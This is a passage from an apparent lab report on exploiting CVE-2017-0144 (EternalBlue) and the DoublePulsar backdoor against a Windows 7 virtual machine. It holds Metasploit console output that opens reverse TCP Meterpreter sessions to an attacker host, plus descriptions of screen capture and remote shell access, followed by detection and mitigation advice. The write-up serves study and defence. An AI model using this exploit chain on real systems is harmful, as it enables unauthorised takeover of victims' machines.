


Figure 14

Figure 14 shows that the attacker can also capture the current victim's screen by using the meterpreter reverse TCP payload features. Attacker can use the "screenshot" command line on meterpreter to capture and download to attacker's machine.




Figure 15

Figure 15 shows the screen streaming from the victim's machine to the attacker in real time.




Figure 16

Figure 16 demonstrates how an attacker can modify file and directory in the Windows 7 victims machine.




Figure 17

To demonstrate how high the privilege attackers gain, figure 17 shows that an attacker can gain remote shell execution which a highest privilege attacker can get. Shell can be used in the most undesirable way such as shutting down the machine.

3.5 Persistence Analysis

Persistence is essential for the attacker because it ensures that once the attack is executed, the attackers can gain control over the victim's machine again without going through the entire process of re-exploiting again by using Doublepulsar backdoor.

On the first run, EternalBlue exploits the vulnerability, establishing the first Meterpreter session in the process and in the mean time, DoublePulsar was installed into SMBv1 memory, and starts waiting for specially crafted SMBv1 packets sent by the attacker. The packets themselves do not include any script files, but only information on what DoublePulsar should do, for example, open a new Meterpreter reverse TCP session.

```
msf exploit(windows/smb/eternalblue_doublepulsar) > exploit
[*] Started reverse TCP handler on 192.168.1.11:4444
[*] 192.168.1.8:445 - Generating Eternalblue XML data
[*] 192.168.1.8:445 - Generating Doublepulsar XML data
[*] 192.168.1.8:445 - Generating payload DLL for Doublepulsar
[*] 192.168.1.8:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.1.8:445 - Launching Eternalblue...
[*] 192.168.1.8:445 - Pwned! Eternalblue success!
[*] 192.168.1.8:445 - Launching Doublepulsar...
[*] Sending stage (188998 bytes) to 192.168.1.8
[*] Meterpreter session 5 opened (192.168.1.11:4444 → 192.168.1.8:49181) at 2026-04-18 05:16:06 +0700
[*] 192.168.1.8:445 - Remote code executed... 3... 2... 1...

meterpreter > exit
[*] Shutting down session: 5

[*] 192.168.1.8 - Meterpreter session 5 closed. Reason: User exit
msf exploit(windows/smb/eternalblue_doublepulsar) > exploit
[*] Started reverse TCP handler on 192.168.1.11:4444
[*] 192.168.1.8:445 - Generating Eternalblue XML data
[*] 192.168.1.8:445 - Generating Doublepulsar XML data
[*] 192.168.1.8:445 - Generating payload DLL for Doublepulsar
[*] 192.168.1.8:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.1.8:445 - Launching Eternalblue...
[*] 192.168.1.8:445 - Backdoor is already installed
[*] 192.168.1.8:445 - Launching Doublepulsar...
[*] Sending stage (188998 bytes) to 192.168.1.8
[*] Meterpreter session 6 opened (192.168.1.11:4444 → 192.168.1.8:49182) at 2026-04-18 05:16:22 +0700
[*] 192.168.1.8:445 - Remote code executed... 3... 2... 1...

meterpreter > █
```

Figure 18

As shown in Figure 18, during the second execution of the module, the command line output showed “Backdoor is already installed”. This implies that there was no need to exploit the system again through the use of the EternalBlue exploit. Rather, the module was able to connect directly to the DoublePulsar implant installed in the system using crafted SMB trigger packets. It successfully carried out the payload and established the reverse TCP connection faster than the previous execution.

3.6 Investigative Analysis

With this kind of vulnerability exposed, this vulnerability can be used for an unintended purpose by the attacker to compromise the system without any user interactions. This vulnerability gives the highest access attacker could get and get full control of the system such as reverse shell.

To project how severe the vulnerability is, this vulnerability was used by a group of attackers Lazarus believed to be a north koreans agency. The attack includes Eternal blue exploit and Doublepulsar backdoor but with noxious payload. The payload used in the attack not only compromised the system but also consistently scanning for other machines for the SMBv1 port and re-exploiting the whole process again which caused millions of machines to get infected and demand the ransom money.

3.7 Critical Analysis

What makes the CVE-2017-0144 vulnerable so effective is the ability of providing the attacker with kernel-level code execution remotely and unauthentically. Unlike phishing techniques, the EternalBlue exploit does not require any action on the part of users and therefore can propagate fast throughout the entire network. In addition, the use of the DoublePulsar module ensures that the attacker has the ability to get back into the system without re-exploiting, which decreases the chances of being detected.

3.8 Detection & Mitigation

Exploitation using CVE-2017-0144 can be recognized by anomalies in the SMB communications traffic on TCP port 445, abnormal SMB communication requests, and abnormal reverse TCP communication sessions initiated from the victims' systems. Intrusion detection systems like Snort and Suricata can recognize any activity related to EternalBlue using intrusion detection system signatures. The best way to mitigate this threat is to install MS17-010 security updates and disable the vulnerable version of Microsoft Windows SMBv1.

4. Limitation

This investigation was performed within a simulated lab environment through the use of Kali Linux and a vulnerable Windows 7 virtual machine. However, while this has enabled me to safely demonstrate the working of CVE-2017-0144, this is certainly no substitute for real enterprise environments, where networking, security measures and monitoring capabilities would be much more sophisticated. Another limitation of this research would be the use of open-source exploit modules, especially the external EternalBlue + DoublePulsar module. Although this module confirmed the presence of the DoublePulsar backdoor in this machine, determining the presence of the kernel-level persistence of this backdoor was challenging, largely owing to the unstable nature of such open-source exploits.

5. Conclusion

This study focused on investigating the abuse of CVE-2017-0144 through exploiting the EternalBlue attack vector on the legacy Microsoft Windows SMBv1 protocol, using an isolated virtual lab setup. The research involved exploring how this vulnerability may be used for exploiting weaknesses in the legacy Microsoft Windows SMBv1 version in order to gain unauthenticated remote code execution capabilities. A virtualized vulnerable instance of Windows 7 OS and a virtual machine running Kali Linux OS were used for conducting the experiment without posing any risk to other computers on the network.

The results obtained during the experiment revealed that the EternalBlue tool may successfully exploit vulnerabilities related to improper handling of SMB transaction requests by crafting specially crafted packets sent to TCP port 445. This led to heap-based buffer corruption in the Windows kernel and execution of arbitrary code at kernel level, gaining complete system access without requiring the user to perform any authentication or user action. Establishment of the Meterpreter reverse TCP session proved that the vulnerability was fully exploited and that further actions may include system enumeration, taking screenshots, file operations, executing commands, and launching processes remotely.

Further analysis regarding persistence showed the usefulness of DoublePulsar as a backdoor that facilitates the execution of payload after exploitation. After being placed into the memory space of the SMBv1 service, DoublePulsar helps attackers execute the payload via custom SMB packets, thereby avoiding a second execution of the EternalBlue exploit. As a result, attackers minimize risks while increasing their stealth and control.

Generally, this research proves that old protocols such as SMBv1 still pose considerable risks in the case of delayed patching and management of vulnerabilities. It can be assumed that in practice, attackers have been using the vulnerability in question for malicious purposes, including attacks like the WannaCry ransomware attack. Thus, vulnerability management should be improved accordingly.